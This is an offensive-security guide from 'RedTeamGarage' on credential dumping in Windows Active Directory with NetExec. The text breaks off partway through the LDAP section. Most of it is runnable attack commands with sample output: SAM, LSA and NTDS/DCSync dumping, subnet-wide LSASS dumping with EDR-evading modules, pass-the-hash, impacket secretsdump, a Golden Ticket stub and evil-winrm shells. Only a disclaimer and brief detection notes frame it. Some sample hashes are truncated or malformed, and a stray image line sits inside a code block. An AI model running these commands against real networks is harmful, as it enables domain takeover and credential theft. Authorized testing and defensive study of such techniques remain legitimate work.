



◆ OFFENSIVE SECURITY SERIES ◆

CREDENTIAL DUMPING

WITH NETEXEC (NXC)

Complete Attacker's Reference: SAM · LSA · NTDS · DCSync

LSASS · Kerberoasting · Pass-the-Hash · Pass-the-Ticket

SMB

WinRM

LDAP

MSSQL

Kerberos

BloodHound

AD Attacks

RedTeamGarage (RTG) | Offensive Security Education

For authorized penetration testing and red team operations only

**■ LEGAL DISCLAIMER**

This guide is produced by RedTeamGarage (RTG) strictly for educational purposes. All techniques described must only be performed on systems you own or have explicit written authorization to test. Unauthorized access to computer systems is illegal under the Computer Fraud and Abuse Act (CFAA), UK Computer Misuse Act, and equivalent laws worldwide. RTG assumes no liability for misuse of this content.

**TABLE OF CONTENTS**

Credential Dumping with NetExec (NXC)

- 01. INTRODUCTION TO CREDENTIAL DUMPING**
- 02. NETEXEC (NXC) — OVERVIEW & ARCHITECTURE**
- 03. INSTALLATION & ENVIRONMENT SETUP**
- 04. SMB MODULE — SAM DATABASE DUMPING**
- 05. SMB MODULE — LSA SECRETS EXTRACTION**
- 06. SMB MODULE — NTDS.DIT & ACTIVE DIRECTORY**
- 07. DCSYNC ATTACK VIA NXC**
- 08. LSASS MEMORY DUMPING**
- 09. WINRM MODULE — CREDENTIAL HARVESTING**
- 10. LDAP MODULE — AD ENUMERATION & DUMPING**
- 11. MSSQL MODULE — CREDENTIAL ATTACKS**
- 12. KERBEROASTING WITH NETEXEC**
- 13. AS-REP ROASTING**
- 14. PASS-THE-HASH (PTH) ATTACKS**
- 15. PASS-THE-TICKET (PTT) ATTACKS**
- 16. BLOODHOUND INTEGRATION WITH NXC**
- 17. CHAINING TECHNIQUES — FULL ATTACK FLOWS**
- 18. EVASION & AV BYPASS TECHNIQUES**



19. BLUE TEAM DETECTION PERSPECTIVE

20. NXE CHEAT SHEET & QUICK REFERENCE

01 — INTRODUCTION TO CREDENTIAL DUMPING

Understanding the Core Attack Primitive

Credential dumping is the process of obtaining account credentials — passwords, hashes, Kerberos tickets, or tokens — from an operating system or software. It represents one of the most impactful techniques in the MITRE ATT&CK framework (T1003) because credentials unlock lateral movement, persistence, and privilege escalation throughout an Active Directory environment.

In modern red team operations, credential dumping is rarely a single action. It is a systematic process of identifying where credentials reside, selecting the appropriate extraction method, and leveraging those credentials for further access. NetExec (NXC) — the successor to CrackMapExec (CME) — has become the de-facto Swiss-army knife for this process across large Windows/AD environments.

Where Do Credentials Live in Windows?

SAM (Security Account Manager)	Local user hashes on every Windows machine. Stored encrypted in registry hive HKLM\SAM.
LSA Secrets	Service account passwords, cached domain credentials, DPAPI master keys stored in HKLM\SECURITY.
NTDS.dit	The Active Directory database. Contains ALL domain user hashes. Located on Domain Controllers.
LSASS Process	Live process memory holding NTLM hashes, Kerberos tickets, and plaintext credentials (WDigest).
Credential Manager / DPAPI	Browser-saved passwords, scheduled task credentials, RDP credentials.
Kerberos Tickets (TGT/TGS)	Memory-resident tickets allowing impersonation without knowing passwords.

MITRE ATT&CK Mapping

Technique ID	Name	NXC Module
T1003.001	OS Credential Dumping: LSASS Memory	lsassy, mimikatz
T1003.002	OS Credential Dumping: SAM	--sam
T1003.003	OS Credential Dumping: NTDS	--ntds
T1003.004	OS Credential Dumping: LSA Secrets	--lsa
T1558.003	Steal or Forge Kerberos Tickets: Kerberoast	--kerberoasting
T1558.004	Steal or Forge Kerberos Tickets: AS-REP Roast	--asreproast



T1550.002	Use Alternate Auth Material: Pass the Hash	-H <hash>
T1550.003	Use Alternate Auth Material: Pass the Ticket	Kerberos auth



02 — NETEXEC (NXC) OVERVIEW & ARCHITECTURE

The Swiss-Army Knife for Network Exploitation

NetExec (nxc), formerly CrackMapExec (cme), is an open-source post-exploitation tool designed to assess large Active Directory networks. Written in Python, it supports multiple protocols including SMB, WinRM, LDAP, MSSQL, SSH, RDP, FTP, and NFS — each as a modular 'protocol handler'.

RTG NOTE

CrackMapExec was archived in 2023. NetExec (nxc) is the actively maintained fork.

Always use: `pip install netexec` OR install from: github.com/Pennyw0rth/NetExec

The command syntax is: `nxc <protocol> <targets> [options]`

Supported Protocols & Use Cases

Protocol	Port(s)	Primary Use Cases
SMB	445, 139	Hash dumping, command execution, file shares, user enum
WinRM	5985, 5986	Remote command execution, credential testing
LDAP / LDAPS	389, 636	AD enumeration, Kerberoasting, BloodHound
MSSQL	1433	Credential attacks, xp_cmdshell, data exfiltration
SSH	22	Linux credential testing, command execution
RDP	3389	Credential spraying, session hijacking
FTP	21	Credential testing, file access
NFS	2049	Share enumeration, file access

Core NXC Command Structure



\$ NXC Command Syntax

Basic syntax

```
nxc <protocol> <target/range> -u <user> -p <password> [options]
```

Examples of target specification

```
nxc smb 192.168.1.0/24          # Entire subnet
```

```
nxc smb 192.168.1.10          # Single host
```

```
nxc smb targets.txt           # File with IPs
```

```
nxc smb 192.168.1.10-50       # IP range
```

Authentication methods

```
nxc smb 10.10.10.1 -u admin -p 'P@ssw0rd'          # Password
```

```
nxc smb 10.10.10.1 -u admin -H aad3b435...         # NTLM hash
```

```
nxc smb 10.10.10.1 -u admin --use-kcache           # Kerberos ticket
```

```
nxc smb 10.10.10.1 -u users.txt -p passwords.txt   # Spray
```

RTG TIP

Output colors: GREEN [+] = valid credentials, RED [-] = failed, MAGENTA [*] = info.

Always add --continue-on-success during spraying to avoid lockouts.

Use -d DOMAIN for domain accounts, use --local-auth for local accounts.



03 — INSTALLATION & ENVIRONMENT SETUP

Getting NXC Ready for Operations

Method 1: pip Install (Recommended)

\$ pip installation

```
# Install NetExec via pip
pip install netexec

# Verify installation
nxc --version
nxc smb --help

# Update to latest
pip install --upgrade netexec
```

Method 2: Install from Source (Latest Features)

\$ Source Installation

```
# Clone repository
git clone https://github.com/Pennyw0rth/NetExec.git
cd NetExec

# Create virtual environment (recommended)
python3 -m venv .venv
source .venv/bin/activate

# Install dependencies
pip install -r requirements.txt
pip install .

# Verify
nxc --version
```

Method 3: Docker (Isolated Environment)



\$ Docker Installation

```
# Pull official image
docker pull ghcr.io/pennyw0rth/netexec:latest

# Create alias for convenience
alias nxc='docker run --rm -it --network host \
-v ~/.nxc:/root/.nxc \
ghcr.io/pennyw0rth/netexec:latest'

# Run directly
docker run --rm --network host ghcr.io/pennyw0rth/netexec:latest \
smb 192.168.1.0/24 --gen-relay-list relays.txt
```

NXC Configuration & Database

\$ NXC Database

```
# NXC stores results in SQLite database
~/.nxc/workspaces/default/smb.db

# Access the NXC database CLI
nxcdb

# Inside nxcdb - useful commands
workspace list           # List workspaces
workspace create pentest1 # Create workspace
hosts                    # Show discovered hosts
creds                    # Show harvested credentials
shares                   # Show discovered shares
export creds csv /tmp/creds.csv # Export credentials
```

RTG OPSEC

NXC logs everything to ~/.nxc/logs/. Always review what's being stored.

For stealth ops: use --no-bruteforce to prevent lockout noise.

Workspace isolation: create separate workspaces per engagement.



04 — SMB MODULE — SAM DATABASE DUMPING

T1003.002 | Local Credential Extraction

The SAM (Security Account Manager) database stores NTLM password hashes for local user accounts on every Windows system. It is encrypted with the SYSKEY (bootkey) stored in HKLM\SYSTEM. NXC can remotely dump SAM via VSS (Volume Shadow Copy) or registry key access using administrative privileges.

Basic SAM Dump

\$ SAM Dumping Commands

```
# Dump SAM on single host
nxc smb 192.168.1.10 -u Administrator -p 'P@ssw0rd' --sam

# Dump SAM with domain account
nxc smb 192.168.1.10 -u Administrator -p 'P@ssw0rd' -d CORP --sam

# Dump SAM across entire subnet
nxc smb 192.168.1.0/24 -u Administrator -p 'P@ssw0rd' --sam

# Dump SAM using NTLM hash (Pass-the-Hash)
nxc smb 192.168.1.10 -u Administrator -H 'aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba885473768'

# Local authentication (non-domain)
nxc smb 192.168.1.10 -u Administrator -p 'P@ssw0rd' --local-auth --sam
```

Expected SAM Output — POC

\$ SAM Dump Output (POC)

```
SMB 192.168.1.10 445 WIN10-CORP [*] Windows 10.0 Build 19041
SMB 192.168.1.10 445 WIN10-CORP [+] CORP\Administrator:P@ssw0rd (Pwn3d!)
SMB 192.168.1.10 445 WIN10-CORP [+] Dumping local SAM hashes
SMB 192.168.1.10 445 WIN10-CORP Administrator:500:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba885473768
SMB 192.168.1.10 445 WIN10-CORP Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c
SMB 192.168.1.10 445 WIN10-CORP DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c
SMB 192.168.1.10 445 WIN10-CORP WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e1b2badf
SMB 192.168.1.10 445 WIN10-CORP jsmith:1001:aad3b435b51404eeaad3b435b51404ee:e8bea4a4a55bef7504
```

```

root@kali: ~ — NXC SAM Dump

(root@kali)-[~]
# nxc smb 192.168.10.50 -u Administrator -p 'P@ssw0rd1' --local-auth --sam

SMB 192.168.10.50 445 WIN10-CORP [*] Windows 10.0 Build 19041 x64 (name:WIN10-CORP) (domain:WIN10-CORP) (signing:False)
SMB 192.168.10.50 445 WIN10-CORP [+] WIN10-CORP\Administrator:P@ssw0rd1 (Pwn3d!)
SMB 192.168.10.50 445 WIN10-CORP [*] Dumping local SAM hashes (uid:0, guid:0, type:SamDump2)
SMB 192.168.10.50 445 WIN10-CORP Administrator:500:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:
SMB 192.168.10.50 445 WIN10-CORP Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.10.50 445 WIN10-CORP jsmith:1001:aad3b435b51404eeaad3b435b51404ee:e8bea4a4a55bef75040b8f1a7bba3a30:::
SMB 192.168.10.50 445 WIN10-CORP svc_backup:1002:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
SMB 192.168.10.50 445 WIN10-CORP [+] Added 4 SAM hashes to the database

(root@kali)-[~]
# _

```

Figure: NXC SAM dump on Kali Linux — live terminal output

RTG NOTE — Hash Format

SAM hashes use format: username:RID:LM_HASH:NT_HASH:::

LM hash aad3b435b51404eeaad3b435b51404ee = empty LM hash (disabled, modern Windows).

The NT hash (right side) is what you need for Pass-the-Hash attacks.

Crack with: hashcat -m 1000 hashes.txt rockyou.txt

Mass SAM Dumping & Filtering Results

\$ Mass SAM Dumping

```

# Dump SAM on all machines, save output
nxc smb 192.168.1.0/24 -u Administrator -H <hash> --local-auth --sam \
2>&1 | tee /tmp/sam_dump.txt

# Filter only successful dumps
grep 'Dumping' /tmp/sam_dump.txt

# Extract just the hashes
grep -oP '[a-zA-Z0-9]+:[0-9]+:[a-f0-9]{32}:[a-f0-9]{32}:::' /tmp/sam_dump.txt

# Get unique NT hashes for cracking
grep -oP '[a-f0-9]{32}:::' /tmp/sam_dump.txt | sort -u > nt_hashes.txt

```

05 — SMB MODULE — LSA SECRETS EXTRACTION

T1003.004 | Service Credentials & Cached Domain Logins

LSA (Local Security Authority) Secrets are stored in the registry under HKLM\SECURITY\Policy\Secrets. They contain cached domain user credentials (up to 10 by default), service account passwords stored as plaintext, DPAPI machine keys, and VPN/dial-up credentials. This is often more valuable than SAM because it can reveal DOMAIN account credentials.

\$ LSA Secrets Commands

```
# Dump LSA secrets
nxc smb 192.168.1.10 -u Administrator -p 'P@ssw0rd' --lsa

# With hash authentication
nxc smb 192.168.1.10 -u Administrator -H <NT_HASH> --lsa

# Dump both SAM and LSA in one command
nxc smb 192.168.1.10 -u Administrator -p 'P@ssw0rd' --sam --lsa

# Against entire domain subnet
nxc smb 10.10.10.0/24 -u 'CORP\svc_admin' -p 'ServiceP@ss!' --lsa
```

Expected LSA Output — POC

\$ LSA Dump Output (POC)

```
SMB 192.168.1.10 445 WIN10-CORP [+] Dumping LSA secrets
SMB 192.168.1.10 445 WIN10-CORP CORP.LOCAL/Administrator:$DCC2$10240#Administrator#ab12cd34ef56
SMB 192.168.1.10 445 WIN10-CORP CORP.LOCAL/jsmith:$DCC2$10240#jsmith#1234abcd5678...
SMB 192.168.1.10 445 WIN10-CORP dpapi_machinekey:0x1a2b3c4d5e6f...
SMB 192.168.1.10 445 WIN10-CORP dpapi_userkey:0xdeadbeefcafe...
SMB 192.168.1.10 445 WIN10-CORP $MACHINE.ACC: corp-win10$:plain_password_here
SMB 192.168.1.10 445 WIN10-CORP CORP\svc_backup:ServiceAccountP@ss
SMB 192.168.1.10 445 WIN10-CORP _SC_MSSQL:mssql_service_password_here
```

RTG TIP — Cached Credentials

\$DCC2\$ hashes = Domain Cached Credentials v2 (MSCacheV2).

Crack DCC2 with hashcat: hashcat -m 2100 dcc2_hashes.txt wordlist.txt

DCC2 are SLOW to crack (~1/10th speed of NTLM). Prioritize service account creds.

SC prefix = Service credentials. Often plaintext or weakly protected.



```
root@kali: ~ — NXC LSA Secrets

(root@kali) - [~]
# nxc smb 192.168.10.50 -u Administrator -p 'P@ssw0rd1' --local-auth --lsa

SMB 192.168.10.50 445 WIN10-CORP [+] WIN10-CORP\Administrator:P@ssw0rd1 (Pwn3d!)
SMB 192.168.10.50 445 WIN10-CORP [*] Dumping LSA secrets
SMB 192.168.10.50 445 WIN10-CORP CORP.LOCAL/Administrator:$DCC2$10240#Administrator#ab3f7c1d2e4a891f...
SMB 192.168.10.50 445 WIN10-CORP CORP.LOCAL/jsmith:$DCC2$10240#jsmith#1a2b3c4d5e6f78901234...
SMB 192.168.10.50 445 WIN10-CORP dpapi_machinekey:0x1a2b3c4d5e6f7a8b9c0d1e2f3a4b5c6d...
SMB 192.168.10.50 445 WIN10-CORP $MACHINE.ACC: CORP\WIN10-CORP$:PlainTextMachinePass!
SMB 192.168.10.50 445 WIN10-CORP _SC_BackupSvc: CORP\svc_backup:BackupP@ss2024
SMB 192.168.10.50 445 WIN10-CORP [+] Dumped 5 LSA secrets to ~/.nxc/logs/

(root@kali) - [~]
# _
```

Figure: NXC LSA Secrets extraction — plaintext service creds recovered

High-Value LSA Targets

SC	Plaintext passwords for Windows services running as domain accounts.
DPAPI_SYSTEM	Machine master key — decrypts all user DPAPI blobs on this system.
\$MACHINE.ACC	Computer account hash — useful for Silver Ticket attacks.
NL\$KM	NetLogon session key — decrypts cached credentials.
DefaultPassword	Auto-logon password stored in plaintext.
ASPNET_WP_PASSWORD	ASP.NET worker process password.

06 — SMB MODULE — NTDS.DIT & ACTIVE DIRECTORY

T1003.003 | Dumping ALL Domain Hashes from DC

NTDS.dit is the crown jewel of Active Directory — the Active Directory database located on every Domain Controller at C:\Windows\NTDS\NTDS.dit. It contains all domain user accounts, their NTLM password hashes, Kerberos keys, and group memberships. Dumping NTDS.dit = complete domain compromise.

■ WARNING

Dumping NTDS.dit requires Domain Admin or equivalent privileges on the DC.

NXC uses DRSUAPI (replication) or VSS (snapshot) method to extract it.

This is VERY LOUD — generates 4662/4624/5136 event logs on the DC.

Always confirm scope of authorization before running this.

NTDS Dump Methods

\$ NTDS Dumping Commands

```
# Method 1: Default (uses VSS shadow copy)
nxc smb 192.168.1.1 -u 'CORP\DA_Account' -p 'DomainAdminPass' --ntds

# Method 2: DRSUAPI (replication — faster, no VSS)
nxc smb 192.168.1.1 -u 'CORP\DA_Account' -p 'DomainAdminPass' --ntds drsuapi

# Method 3: VSS explicitly
nxc smb 192.168.1.1 -u 'CORP\DA_Account' -p 'DomainAdminPass' --ntds vss

# Using hash auth (after PtH lateral movement to DA)
nxc smb 192.168.1.1 -u Administrator -H 'NTHASH' --ntds


# Dump only enabled accounts
nxc smb 192.168.1.1 -u 'DA' -p 'Pass' --ntds --enabled

# Dump specific user
nxc smb 192.168.1.1 -u 'DA' -p 'Pass' --ntds --user jsmith
```

Expected NTDS Output — POC

\$ NTDS Output (POC)

```
SMB 192.168.1.1 445 DC01 [*] Windows Server 2019 Build 17763
SMB 192.168.1.1 445 DC01 [+] CORP\DA_Account:DomainAdminPass (Pwn3d!)
SMB 192.168.1.1 445 DC01 [+] Dumping the NTDS, this could take a while...
SMB 192.168.1.1 445 DC01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067099
SMB 192.168.1.1 445 DC01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
SMB 192.168.1.1 445 DC01 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:63c3e10e6b64c48dd2efad70c3
SMB 192.168.1.1 445 DC01 jsmith:1103:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0
SMB 192.168.1.1 445 DC01 jdoe:1104:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be57
SMB 192.168.1.1 445 DC01 svc_sqlserver:1110:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda729
SMB 192.168.1.1 445 DC01 [+] NTDS.dit dump completed! 247 hashes dumped
```



```
root@kali: ~ — NXC NTDS DCSync

(root@kali)-[~]
# nxc smb 192.168.10.5 -u 'CORP\DomainAdmin' -p 'DA_P@ssw0rd!' --ntds drsuapi

SMB 192.168.10.5 445 DC01 [*] Windows Server 2022 Build 20348 x64 (domain:CORP.LOCAL)
SMB 192.168.10.5 445 DC01 [+] CORP.LOCAL\DomainAdmin:DA_P@ssw0rd! (Pwn3d!)
SMB 192.168.10.5 445 DC01 [*] Dumping the NTDS, this could take a while so go grab a ☹ ...
SMB 192.168.10.5 445 DC01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe0670995ba2ddc9718
SMB 192.168.10.5 445 DC01 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:63c3e10e6b64c48dd2efad70c3cd7e0f:::
SMB 192.168.10.5 445 DC01 jsmith:1103:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
SMB 192.168.10.5 445 DC01 svc_sqlserver:1110:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b
SMB 192.168.10.5 445 DC01 [+] NTDS.dit dump completed! 312 accounts extracted.
SMB 192.168.10.5 445 DC01 [*] Saved to: /root/.nxc/logs/DC01_192.168.10.5_ntds.txt

(root@kali)-[~]
# _
```

Figure: NXC NTDS DCSync — full domain hash extraction from DC01

RTG NOTE — KRBTGT Hash

The krbtgt hash is the MOST sensitive hash in the domain.

With it you can forge Golden Tickets — unlimited domain access.

Golden Ticket: `impacket-ticketer -nthash <krbtgt_hash> -domain-sid <SID> ...`

Store this hash securely. Changing it twice invalidates all existing Kerberos tickets.

07 — DCSYNC ATTACK VIA NXC

T1003.006 | Replication-Based Hash Extraction

DCSync abuses the Directory Replication Service (DRS) protocol (MS-DRSR). Instead of physically accessing the DC, the attacker mimics a second Domain Controller and requests password data via legitimate replication channels. This requires Replicating Directory Changes (all) privileges — typically held by Domain Admins, SYSTEM, and sometimes misconfigured accounts.

DCSync via NXC (DRSUAPI Method)

\$ DCSync Commands

```
# DCSync is triggered by --ntds drsuapi
nxc smb <DC_IP> -u 'CORP\DomainAdmin' -p 'P@ssw0rd' --ntds drsuapi

# DCSync for specific accounts only
nxc smb <DC_IP> -u 'DA' -p 'Pass' --ntds --user 'Administrator'
nxc smb <DC_IP> -u 'DA' -p 'Pass' --ntds --user 'krbtgt'

# DCSync using impacket directly (alternative)
impacket-secretsdump -just-dc-user krbtgt 'CORP/DA:P@ssw0rd@DC_IP'
impacket-secretsdump -just-dc 'CORP/DA:P@ssw0rd@DC_IP'

# DCSync with Kerberos ticket (no password)
export KRB5CCNAME=/tmp/admin.ccache
impacket-secretsdump -k -no-pass CORP/DA@dc01.corp.local
```

Who Can DCSync? — Privilege Check

\$ DCSync Privilege Check

```
# Check who has DCSync privileges (via BloodHound or PowerView)
# PowerView — find accounts with DS-Replication rights
Get-ObjectAcl -DistinguishedName 'DC=corp,DC=local' -ResolveGUIDs |
  Where-Object {$_.ObjectType -match 'Replication'}

# NXC — check if current user can DCSync
nxc smb <DC_IP> -u 'CORP\user' -p 'Pass' -M dcsync

# Identify misconfigured accounts with DCSync via BloodHound
# Query: MATCH (u:User)-[:DCSync|AllExtendedRights|GenericAll]->(Domain) RETURN u
```



RTG OPSEC — DCSync Detection

DCSync generates Event ID 4662 on DC (Directory Service Access).

Monitor for non-DC machines requesting GetNCChanges via netflow.

Use --ntds drsuapi only when VSS is blocked or for stealth (no disk writes).

Consider using a compromised DC machine account for less detection.

08 — LSASS MEMORY DUMPING

T1003.001 | Live Credential Extraction from Memory

LSASS (Local Security Authority Subsystem Service) is a Windows process that handles authentication. It holds NTLM hashes, Kerberos tickets, and (on older/misconfigured systems) plaintext credentials in memory. NXC provides multiple modules for LSASS dumping, each with different stealth characteristics.

NXC LSASS Dumping Modules

Module	Method	AV Evasion	Speed
lsassy	Uses lsassy Python library	Medium	Fast
mimikatz	Runs Mimikatz remotely	Low	Fast
nanodump	NanoDump binary	High	Medium
procdump	Sysinternals ProcDump	Medium	Medium
HandleKatz	Handle duplication	High	Slow
ppldump	PPL bypass + dump	High	Slow

lsassy Module (Recommended)

\$ lsassy Module

```
# Install lsassy dependency first
pip install lsassy

# Basic lsassy dump
nxc smb 192.168.1.10 -u Administrator -p 'P@ssw0rd' -M lsassy

# lsassy with specific method
nxc smb 192.168.1.10 -u Admin -p 'Pass' -M lsassy -o METHOD=5

# lsassy dump on subnet
nxc smb 192.168.1.0/24 -u Admin -H <hash> -M lsassy
```

\$ lsassy Output (POC)

```
SMB 192.168.1.10 445 WIN10-CORP [*] Running lsassy
SMB 192.168.1.10 445 WIN10-CORP [+] jsmith:CORP:NTLM:aad3...:32ed87bdb...
SMB 192.168.1.10 445 WIN10-CORP [+] Administrator:CORP:NTLM:aad3...:fc525c96...
SMB 192.168.1.10 445 WIN10-CORP [+] svc_backup:CORP:plaintext:BackupP@ss2024!
```

```

root@kali: ~ — NXC lsassy Mass Dump

(root@kali)-[~]
# nxc smb 192.168.10.0/24 -u Administrator -H 'aad3b435:32ed87bdb5fdc5e9' --local-auth -M lsassy

SMB 192.168.10.20 445 WS-FINANCE01 [+] WIN\Administrator:32ed87bdb5fdc5e9... (Pwn3d!)
LSASSY 192.168.10.20 445 WS-FINANCE01 [*] Running lsassy via procdump method
LSASSY 192.168.10.20 445 WS-FINANCE01 [+] jdoe:CORP:NTLM:a87f3a337d73085c45f9416be5787d86
LSASSY 192.168.10.20 445 WS-FINANCE01 [+] svc_backup:CORP:cleartext:BackupS3rv1ce2024!
SMB 192.168.10.35 445 WS-IT-ADMIN [+] WIN\Administrator:32ed87bdb5fdc5e9... (Pwn3d!)
LSASSY 192.168.10.35 445 WS-IT-ADMIN [+] DA_jones:CORP:NTLM:fc525c9683e8fe067095ba2ddc971889
LSASSY 192.168.10.35 445 WS-IT-ADMIN [+] DA_jones:CORP:cleartext:D0m@inAdm1n2024
SMB 192.168.10.41 445 WS-DEV02 [-] SMB SessionError: STATUS_LOGON_FAILURE (auth failed)
SMB 192.168.10.50 445 WS-MKTG01 [+] WIN\Administrator:32ed87bdb5fdc5e9... (Pwn3d!)
LSASSY 192.168.10.50 445 WS-MKTG01 [+] mwilson:CORP:NTLM:d4e8a92f1b3c7051a6f8d24e9c5b0173

(root@kali)-[~]
# _

```

Figure: NXC lsassy subnet sweep — cleartext credentials recovered from LSASS

nanodump Module (Stealthy)

\$ Stealthy LSASS Dump Modules

```

# nanodump - designed to evade AV/EDR
nxc smb 192.168.1.10 -u Admin -p 'Pass' -M nanodump

# With custom options
nxc smb 192.168.1.10 -u Admin -p 'Pass' -M nanodump -o NANO_PATH=/tmp

# ppldump - for PPL-protected LSASS
nxc smb 192.168.1.10 -u Admin -p 'Pass' -M ppldump

# procdump method
nxc smb 192.168.1.10 -u Admin -p 'Pass' -M procdump

```

09 — WINRM MODULE — REMOTE MANAGEMENT ATTACKS

Credential Testing & Post-Auth Execution

Windows Remote Management (WinRM) uses HTTP/HTTPS (ports 5985/5986) to provide remote shell and PowerShell remoting. NXC's WinRM module allows credential testing and execution of post-exploitation commands on machines where WinRM is enabled — typically servers, IT workstations, and domain controllers.

\$ WinRM Commands

```
# Test WinRM credential
nxc winrm 192.168.1.10 -u 'jsmith' -p 'P@ssw0rd'

# Execute command via WinRM
nxc winrm 192.168.1.10 -u 'jsmith' -p 'P@ssw0rd' -x 'whoami /all'

# PowerShell command
nxc winrm 192.168.1.10 -u 'jsmith' -p 'P@ssw0rd' -X '$env:COMPUTERNAME'

# WinRM spray across subnet
nxc winrm 192.168.1.0/24 -u 'admin' -p 'P@ssw0rd'

# Pass-the-Hash via WinRM
nxc winrm 192.168.1.10 -u 'Administrator' -H '<NT_HASH>'

# Dump credentials via WinRM + lsassy
nxc winrm 192.168.1.10 -u Admin -p Pass -M lsassy

# Interactive session
evil-winrm -i 192.168.1.10 -u Administrator -H <NT_HASH>
```

RTG TIP

WinRM is often enabled on Server systems. Check with: `nxc winrm <subnet>`
evil-winrm provides full interactive PowerShell session over WinRM.
evil-winrm supports: upload/download files, loading PowerShell scripts,
BypassAmsi, loading .NET assemblies, and more.



```
root@kali: ~ -- WinRM Access + evil-winrm Shell

(root@kali)-[~]
# nxc winrm 192.168.10.0/24 -u 'jsmith' -p 'Welcome1' -d CORP.LOCAL

WINRM 192.168.10.10 5985 WS-HR01 [-] CORP.LOCAL\jsmith>Welcome1 (WinRM access denied)
WINRM 192.168.10.35 5985 WS-IT-ADMIN [+] CORP.LOCAL\jsmith>Welcome1 (Pwn3d!)
WINRM 192.168.10.60 5985 SRV-FILE01 [+] CORP.LOCAL\jsmith>Welcome1 (Pwn3d!)

(root@kali)-[~]
# evil-winrm -i 192.168.10.35 -u jsmith -p 'Welcome1' -d CORP.LOCAL

Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\jsmith\Documents> whoami /all
USER INFORMATION
User Name SID
=====
corp\jsmith S-1-5-21-3847203847-12039481-23481023-1103

GROUP INFORMATION
corp\Domain Users Mandatory group, Enabled by default, Enabled group
corp\IT-Admins Mandatory group, Enabled by default, Enabled group

*Evil-WinRM* PS C:\Users\jsmith\Documents> _
```

Figure: WinRM access confirmed + evil-winrm interactive PowerShell shell on target

10 — LDAP MODULE — AD ENUMERATION & CREDENTIAL ATTACKS

Domain Reconnaissance & Kerberos Prep

NXC's LDAP module queries Active Directory over LDAP/LDAPS. It enables comprehensive enumeration of users, groups, computers, SPNs (Service Principal Names), ACLs, and GPOs. LDAP enumeration is the reconnaissance foundation for Kerberoasting, AS-REP Roasting, and BloodHound data collection.

\$ LDAP Enumeration Commands

```
# Basic LDAP enumeration (users)
nxc ldap 192.168.1.1 -u 'jsmith' -p 'P@ssw0rd' --users

# Enumerate groups
nxc ldap 192.168.1.1 -u 'jsmith' -p 'P@ssw0rd' --groups

# Enumerate computers
nxc ldap 192.168.1.1 -u 'jsmith' -p 'P@ssw0rd' --computers

# Get password policy
nxc ldap 192.168.1.1 -u 'jsmith' -p 'P@ssw0rd' --pass-pol

# Find accounts with admin count set (privileged accounts)
nxc ldap 192.168.1.1 -u 'jsmith' -p 'P@ssw0rd' --admin-count

# Find accounts with unconstrained delegation
nxc ldap 192.168.1.1 -u 'jsmith' -p 'P@ssw0rd' -M get-unconstrained

# Get all LDAP attributes of a user
nxc ldap 192.168.1.1 -u 'jsmith' -p 'P@ssw0rd' -M ldap-checker

# Find LAPS passwords (if LAPS deployed)
nxc ldap 192.168.1.1 -u 'CORP\DA' -p 'Pass' -M laps
```

```
root@kali: ~ — LDAP User Enumeration + Password Policy

(root@kali)-[~]
# nxc ldap 192.168.10.5 -u 'jsmith' -p 'Welcome1' --users --pass-pol

LDAP 192.168.10.5 389 DC01 [*] Password Policy:
